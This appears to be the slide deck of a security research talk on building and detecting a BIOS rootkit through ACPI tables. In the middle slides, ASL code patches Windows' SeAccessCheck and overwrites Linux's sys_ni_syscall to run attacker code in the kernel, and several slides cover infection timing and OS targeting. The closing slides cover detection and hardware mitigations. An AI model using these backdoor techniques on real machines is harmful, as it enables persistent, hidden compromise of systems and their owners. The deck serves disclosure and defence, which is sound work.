Implementing and Detecting an ACPI BIOS Rootkit

John Heasman

NGS Consulting

BIOS

Code that runs when the computer is powered on; initialises chipset, memory subsystem, devices and diagnostics

Rootkit

Code run by an attacker after compromise to make further use of system resources without detection

NGS Consulting

Why target the BIOS?

- Survives reboots and power cycles
- Leaves no trace on disk
- Survives and re-infects re-installations of same OS
- Survives and re-infects re-installations of a new OS
- Hard to detect
- Hard to remove

NGS Consulting

Difficulties for the Rootkit Writer


- Harnessing low level functionality to achieve high level goal
- Avoiding re-development for different BIOSes
- Future-proofing against upgrades and re-installations
- Deployment
- Avoiding detection

NGS Consulting

Advanced Configuration and Power Interface

NGS Consulting

A Brief History of Power Management



NGS Consulting

The Problems with APM


- Implemented in BIOS, no application UI
- Can only monitor motherboard interfaces
- Often buggy, difficult to debug
- OS reliability dependant on quality of firmware

The Benefits of ACPI

- OS Power Management (OSPM)
- Easier to trace and debug
- Results in lower hardware interrupt latency
- Efficient wrt size of firmware


NGS Consulting

Typical ACPI Implementation




NGS Consulting

Key Tables



RSD PTR
POINTER
POINTER
XSDT
HEADER
ENTRY
ENTRY
ENTRY
...
FADT
HEADER
CONTENTS
DSDT
HEADER
CONTENTS

Typical ACPI Namespace



NGS Consulting

Sample ASL for Thermal Zone

```
Scope(\_TZ)
{
    ThermalZone(TMZN)
    {
        Name(_AC0, 3272)
        Name(_AL0, Package {FAN})
        ....
    }
    Device(FAN)
    {
       Name(_HID, 0xb00cd041)
       Name(_PR0, Package {PFAN})
    }
    OperationRegion(FANR,SystemIO, 0x8000, 0x10)
    Field(FANR, ByteAcc, NoLock, Preserve) {FCTL, 8}
    PowerSource(PFAN, 0, 0)
    {
    Method(_ON)     { Store(0x4,FCTL) }
    Method(_OFF)    { Store(0x0,FCTL) }
    }
}
```

ASL Language Constructs

- Flow Control: If, Else, While, Switch
- Arithmetic: Add, Sub, Multiply, Divide
- Bitwise: And, Nand, Or, Nor, Xor, Not
- Datatype: ToInteger, ToString, ToBuffer
- Synchronisation: Acquire, Release, Wait, Sleep

NGS Consulting

OperationRegions

Used to define interface to hardware

OperationRegion (*Name, Space, Offset, Length*)

- Regions subdivided into fields
- Can be read only or read/write

NGS Consulting

Valid Region Spaces

- PCI_Config
- SMBus
- CMOS
- SystemIO
- SystemMemory

Abusing ACPI

NGS Consulting

A Simple NT Backdoor

SeAccesscheck: Kernel function to determine if access rights can be granted

```
BOOLEAN SeAccessCheck(
IN PSECURITY_DESCRIPTOR  SecurityDescriptor,
IN PSECURITY_SUBJECT_CONTEXT  SubjectSecurityContext,
IN BOOLEAN  SubjectContextLocked,
IN ACCESS_MASK  DesiredAccess,
IN ACCESS_MASK  PreviouslyGrantedAccess,
OUT PPRIVILEGE_SET  *Privileges  OPTIONAL,
IN PGENERIC_MAPPING  GenericMapping,
IN KPROCESSOR_MODE  AccessMode,
OUT PACCESS_MASK  GrantedAccess,
OUT PNTSTATUS  AccessStatus
);
```

AccessMode specifies call from kernel or user mode

NGS Consulting

Define OperationRegion to write a single byte

```
OperationRegion(SEAC, SystemMemory, 0xC04048, 0x1)
Field(SEAC, AnyAcc, NoLock, Preserve)
{
    FLD1,   0x8
}
Store (0x0, FLD1)
```

Resulting disassembly:

```
nt!SeAccessCheck:
80c04008 8bff            mov     edi,edi
80c0400a 55              push    ebp
...
...
80c04044 385d24          cmp     [ebp+0x24],bl
80c04047 7500            jnz     nt!SeAccessCheck+0x41 (80c04049)
80c04049 8b4514          mov     eax,[ebp+0x14]
80c0404c a900000002      test    eax,0x2000000
```

NGS Consulting

A Simple Linux Backdoor

Syscalls in Linux: arch\i386\kernel\syscall_table.S, sys_call_table[]

Unused syscalls handler is sys_ni_syscall()

```
/*
 * Non-implemented system calls get redirected here.
 */
asmlinkage long sys_ni_syscall(void)
{
    return -ENOSYS;
}
```

Overwrite sys_ni_syscall handler to introduce a backdoor

NGS Consulting

OperationRegion to overwrite sys_ni_syscall()

```
OperationRegion(NISC, SystemMemory, 0x12BAE0, 0x40)
Field(NISC, AnyAcc, NoLock, Preserve)
{
  NICD, 0x40
}
Store(Buffer () {0xFF, 0xD3, 0xC3, 0x90, 0x90, 0x90, 0x90,0x90}, NICD)
```

Overwrite with { call ebx; retn; nop; nop; nop; nop; nop}

```
#include <syscall.h>
#define UNUSED 0x11  // Look in syscall_table.S

int backdoor()
{ // Attacker code executes in kernel
 return -ENOSYS;
}

int main() {  return syscall(UNUSED, &backdoor); }
```

NGS Consulting

Executing Native Code

Makes deploying a rootkit easier

Add new entry to AML opcode table

```
struct ACPI_OPCODE
{
        char *opcode_name;
        unsigned int opcode_value;
        ...
        int (*AML_work_function)()
 }
```

Work function executes native code

NGS Consulting

Using the Realtime Clock


I/O to 0x70 & 0x71 to read the RTC

- Use a SystemIO OperationRegion

Different behaviour depending on date & time

- e.g. Only infect once a month

Infecting Windows During Install



- ACPI.SYS loaded in both Text-mode and GUI-mode
- Can launch user mode apps in GUI-mode

NGS Consulting

Future Proofing

1. Perform OS version detection
   - Infect only if target hasn't changed

2. Support known OS configurations
   - Analogous to writing a multi-target exploit

3. Devise generic method of executing native code
   - Infect a future, unknown OS version

OS Detection

Via the _OS object:

```
Store (\_OS, local0)
If (LEqual (local0, "Microsoft Windows NT"))  { …}
```

Via the _OSI method:

```
if (\_OSI("Windows 2001")) { … }
```

NGS Consulting

OS Detection Cont.

But Linux lies!

Configure OS name via bootloader:

acpi_os_name = "Microsoft Windows 2000"

Better OS detection through probing phys mem:


- Look for PE or ELF headers
- Known values at known offsets
- Need a “search mem” method…


Detection & Prevention

Detection

1. Use an existing tool
   - VICE
   - Blacklight
   - RootkitRevealer et al.

2. Use OS auditing capabilities for ACPI messages
   - XP and 2003 EventLog
   - Linux dmesg





NGS Consulting

Auditing ACPI Tables

1. Disable ACPI in the BIOS or boot off alternate media
   - No ACPI drivers!
2. Retrieve ACPI tables
   - Windows - HKLM\HARDWARE\ACPI\DSDT
   - Linux - /proc/acpi (or DSDT from file)
   - Intel IASL tools retrieve and disassemble
   - Or DIY from physical memory
3. Locate suspicious OperationRegions

NGS Consulting

Runtime Analysis

AML Debugger in WinDBG (need checked ACPI.SYS)

```
AMLI(? for help)-> ?

Clear Breakpoints         - bc <bp list> | *
Disable Breakpoints       - bd <bp list> | *
Enable Breakpoints        - be <bp list> | *
List Breakpoints          - bl
Set Breakpoints           - bp <MethodName> | <CodeAddr> ...

AMLI(? for help)-> g

    CheckSystemIOAddressValidity: Passing for compatibility
               reasons on illegal IO address (0x70).
    CheckSystemIOAddressValidity: Passing for compatibility
               reasons on illegal IO address (0x71).
```

NGS Consulting

Hardware Mitigations

Prevent Reflashing (MOBO jumpers)

MOBO requires signed BIOS

- Digital SecureBIOS
- Phoenix TrustedCore
- Intel Secure Flash

But <u>not</u> dual BIOS MOBOs! (e.g. Gigabyte DualBIOS)

NGS Consulting

Future Work

Trojan interesting control methods

- Laptop - lid opening/closing
- Addition of new hardware, e.g. USB key
- Manipulation of sleep states

OS Detection through AML anomalies

- Any useful interpreter bugs?

ACPI Table Auditing Tool

- Part of a rootkit detection tool set

References

ACPI Specification

http://www.acpi.info

Intel IASL Tools

http://developer.intel.com/technology/iapc/acpi/

Microsoft ASL Compiler and Resources

http://www.microsoft.com/whdc/system/pnppwr/powermgmt/default.mspx

NGS Consulting

Any Questions?

Thanks!

NGS Consulting